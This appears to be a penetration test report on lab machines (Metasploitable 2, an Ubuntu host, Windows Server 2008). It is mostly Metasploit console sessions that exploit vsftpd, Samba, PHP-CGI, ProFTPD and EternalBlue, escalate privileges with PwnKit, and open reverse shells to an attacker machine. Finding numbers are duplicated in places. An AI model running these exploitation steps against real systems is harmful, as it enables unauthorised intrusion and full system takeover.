Penetration Test Report - Metasploitable 2

Date: 2025-08-13

Tester: **Tourvan Beko**

Target: **Metasploitable 2** Virtual Machine

Tools Used: Nmap, Metasploit, Netcat, etc.

Scope

- IP Range: 192.168.1.53 - Target Type: Vulnerable Linux-based Virtual Machine - Objective: Discover and exploit vulnerabilities .

Tools Used:

- Nmap: Port and service scanning - Metasploit: Exploitation and session management - Netcat: Shell access and command execution - WhatWeb: Web service fingerprinting - Nikto: Web server vulnerability scanning

Technical Steps:

Starting Nmap 7.95 (https://nmap.org)

Nmap scan report for 192.168.1.53

Host is up (0.10s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain?	

80/tcp open http?

111/tcp open rpcbind?

139/tcp open netbios-ssn?

445/tcp open microsoft-ds?

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

514/tcp open tcpwrapped

1099/tcp open rmiregistry?

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs?

2121/tcp open ccproxy-ftp?

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql?

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11?

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13?

8180/tcp open unknown

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Vulnerabilities Found:

1-- FTP (vsftpd 2.3.4) - Backdoor on 21/tcp

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~   root@kali: ~

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.53
rhosts => 192.168.1.53
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.53:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.53:21 - USER: 331 Please specify the password.
[+] 192.168.1.53:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.53:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:40023 -> 192.168.1.53:6200) at 2025-08-12 07:34:47 -0400

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

pwd
/
whoami
root
```

The image demonstrates the successful exploitation of the **vsftpd 2.3.4 backdoor vulnerability**, where the attacker connected to the vulnerable FTP server and leveraged the embedded backdoor to gain direct access to the target system with **root privileges**, granting full control over the compromised machine.

2-- Samba (CVE-2007-2447) on 139/tcp :

use exploit/multi/samba/usermap_script

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~   root@kali: ~

msf6 > exploit/multi/samba/usermap_script
[-] Unknown command: exploit/multi/samba/usermap_script. Run the help command for more details.
This is a module we can load. Do you want to use exploit/multi/samba/usermap_script? [y/N]   y
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.53
rhosts => 192.168.1.53
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, s
                                       ocks5h, http
   RHOSTS   192.168.1.53     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit
```

This screenshot shows the setup of a Metasploit exploit targeting the **Samba "usermap_script" vulnerability** (CVE-2007-2447).

The attacker configured the remote target (**RHOSTS: 192.168.1.53**) on port **139** and set their local machine (**LHOST: 192.168.1.4**, port **4444**) to receive a reverse shell connection.

This exploit abuses a command injection flaw in vulnerable Samba servers, allowing an attacker to execute arbitrary commands on the target system once exploited.

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~   root@kali: ~

                                   ocks5h, http
   RHOSTS   192.168.1.53     yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes     The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Command shell session 1 opened (192.168.1.4:4444 → 192.168.1.53:33054) at 2025-08-12 09:23:55 -0400

pwd
/
whoami
root
```

direct access to the target system with **root privileges**, granting full control over the compromised machine.

3-- PHP-CGI (CVE-2012-1823):

```
msf6 exploit(multi/samba/usermap_script) > back
msf6 > exploit/multi/http/php_cgi_arg_injection
[-] Unknown command: exploit/multi/http/php_cgi_arg_injection. Run the help command for more details.
This is a module we can load. Do you want to use exploit/multi/http/php_cgi_arg_injection? [y/N]   y
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.53
RHOSTS => 192.168.1.53
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Sending stage (40004 bytes) to 192.168.1.53
[*] Meterpreter session 2 opened (192.168.1.4:4444 → 192.168.1.53:52783) at 2025-08-12 09:30:09 -0400

meterpreter > sessions -u 2
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > shell
Process 4813 created.
Channel 0 created.
pwd
/var/www
whoami
```

Exploitation:

- **Vulnerability:** PHP CGI Argument Injection (CVE-2012-1823).
- **Target:** 192.168.1.53 (Metasploitable 2).
- **Exploit:** multi/http/php_cgi_arg_injection → Successfully executed with default payload (php/meterpreter/reverse_tcp).
- **Result: Meterpreter session opened** (Reverse shell to attacker at 192.168.1.4:4444).

Penetration Testing Report

Client: Internal Test–Target:192.168.1.67
Date: 13 August 2025
Tester: **Tourvan Beko**
Type: Internal Network Penetration Test

1. Executive Summary

Apenetration test wasperformed against the target host 192.168.1.67. Multiple critical vulnerabilities were discovered, allowing an unauthenticated remote attacker to gain a low-privileged shell (www-data) via a vulnerable FTP service, and escalate privileges to full root access using the PwnKit (CVE-2021-4034) vulnerability.

These issues allow for complete compromise of the server's confidentiality, integrity, and availability.

- Full control of the server, including file modification, database access, and potential pivot to other systems.
- Ability to deploy persistent malware or backdoors.

2. Scope

- Target Host: 192.168.1.67
- OS: Linux Ubuntu 14.04 (Kernel 3.13.0-170-generic)
- Testing Type: Internal penetration test
- Test Date: 13 August 2025
- Tools Used: Metasploit Framework v6.4.69-dev, Nmap, Reverse Netcat payload

3. Methodology

1. Reconnaissance
- Discovered open ports: 21/tcp (FTP – ProFTPD 1.3.5), 80/tcp (HTTP – Apache web server)
2. Vulnerability Identification
- Found ProFTPD mod_copy RCE vulnerability.
3. Exploitation
- Used Metasploit module exploit/unix/ftp/proftpd_modcopy_exec
- Uploaded PHP reverse shell to /var/www/html.
- Gained shell access as www-data.
4. Privilege Escalation
- Ran post/multi/recon/local_exploit_suggester.
- Identified CVE-2021-4034 (PwnKit) as exploitable.
- Executed exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec → gained root.
5. Post-Exploitation
- Verified full root access.
- Enumerated system files and directories.

4. Findings

Finding #1 – ProFTPD mod_copy Remote Command Execution

Severity: Critical
Description: The ProFTPD 1.3.5 server has the mod_copy module enabled, which allows unauthenticated file copy to web directories.
Evidence:
whoami
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Impact: Remote attackers can upload and execute arbitrary code.
Recommendation: Upgrade ProFTPD to the latest version and disable mod_copy.

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   ProFTPD 1.3.5


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set target 0
target => 0
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5,
                                          socks5h, http
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.1.67
rhosts => 192.168.1.67
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.67:80 - 192.168.1.67:21 - Connected to FTP server
[*] 192.168.1.67:80 - 192.168.1.67:21 - Sending copy commands to FTP server
[-] 192.168.1.67:80 - Exploit aborted due to failure: unknown: 192.168.1.67:21 - Failure copying PHP payload to website path, directory not writab
le?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html/
sitepath => /var/www/html/
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.67:80 - 192.168.1.67:21 - Connected to FTP server
[*] 192.168.1.67:80 - 192.168.1.67:21 - Sending copy commands to FTP server
[*] 192.168.1.67:80 - Executing PHP payload /8l9YmTb.php
[+] 192.168.1.67:80 - Deleted /var/www/html//8l9YmTb.php
[*] Command shell session 1 opened (192.168.1.4:4444 -> 192.168.1.67:58672) at 2025-08-11 06:06:26 -0400
[-] 192.168.1.67:80 - Exploit aborted due to failure: unknown: 192.168.1.67:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -i 1
[*] Starting interaction with 1 ...
```

Finding #3 – OverlayFS Privilege Escalation

1. Exploitation:
Vulnerability: OverlayFS Local Privilege Escalation (CVE-2021-3493).
Initial Access: Low-privileged shell as www-data (/var/www/html).
Exploit: linux/local/overlayfs_priv_esc → Successfully escalated to root.
2. Post-Exploitation:
Upgraded to Meterpreter (Session 2 via 192.168.1.4:4433).
Verified root access (/root directory).

Finding #3 – Local Privilege Escalation via PwnKit (CVE-2021-4034)

Severity: Critical
Description: The pkexec utility contains a memory corruption vulnerability allowing privilege escalation to root.
Evidence:
meterpreter > getuid
Server username: root
Impact: Any local user can escalate to root.
Recommendation: Update polkit to version 0.120 or higher.

Exploitation Path

FTP RCE (ProFTPD mod_copy) → Webshell as www-data → Local Exploit Suggester → PwnKit → Root access

Penetration Test Report - Windows Server 2008 R2

Date: 2025-08-13

Tester: **Tourvan Beko**

Target: **windows server 2008** Virtual Machine

Tools Used: Nmap, Metasploit, Netcat, etc.

Scope

- IP Range: 192.168.1.104 - Target Type: Vulnerable windos server 2008 based Virtual Machine - Objective:

Discover and exploit vulnerabilities .

Tools Used:

- Nmap: Port and service scanning - Metasploit: Exploitation and session management - Netcat:

Shell access and command execution - WhatWeb: Web service fingerprinting - Nikto: Web server

vulnerability scanning

Technical Steps:

Starting Nmap 7.95 (https://nmap.org)

Nmap scan report for WIN-I7THR1B03KT.home (192.168.1.104)

Host is up (0.027s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

49154/tcp open msrpc Microsoft Windows RPC

MAC Address: 08:11:96:28:27:F8 (Intel Corporate)

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

|_smb-vuln-ms10-054: false

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143


|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 116.74 seconds


Vulnerabilities Found:



```
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target => 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.
```



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.104:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat oper
ator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.104:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.104:445 - The target is vulnerable.
[*] 192.168.1.104:445 - Connecting to target for exploitation.
[+] 192.168.1.104:445 - Connection established for exploitation.
[+] 192.168.1.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.104:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.104:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.104:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.104:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.104:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.1.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.104:445 - Starting non-paged pool grooming
[+] 192.168.1.104:445 - Sending SMBv2 buffers
[+] 192.168.1.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.104:445 - Sending final SMBv2 buffers.
[*] 192.168.1.104:445 - Sending last fragment of exploit packet!
[*] 192.168.1.104:445 - Receiving response from exploit packet
[+] 192.168.1.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.104:445 - Sending egg to corrupted connection.
[*] 192.168.1.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.104:49170) at 2025-08-13 05:12:06 -0400
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```



```
[*] 192.168.1.104:445 - Sending egg to corrupted connection.
[*] 192.168.1.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.104:49170) at 2025-08-13 05:12:06 -0400
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WIN-I7THR1B03KT
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2010-11-21 02:59:55 -0500  0409
100666/rw-rw-rw-  16272   fil   2025-08-01 04:23:53 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  16272   fil   2025-08-01 04:23:53 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424   fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
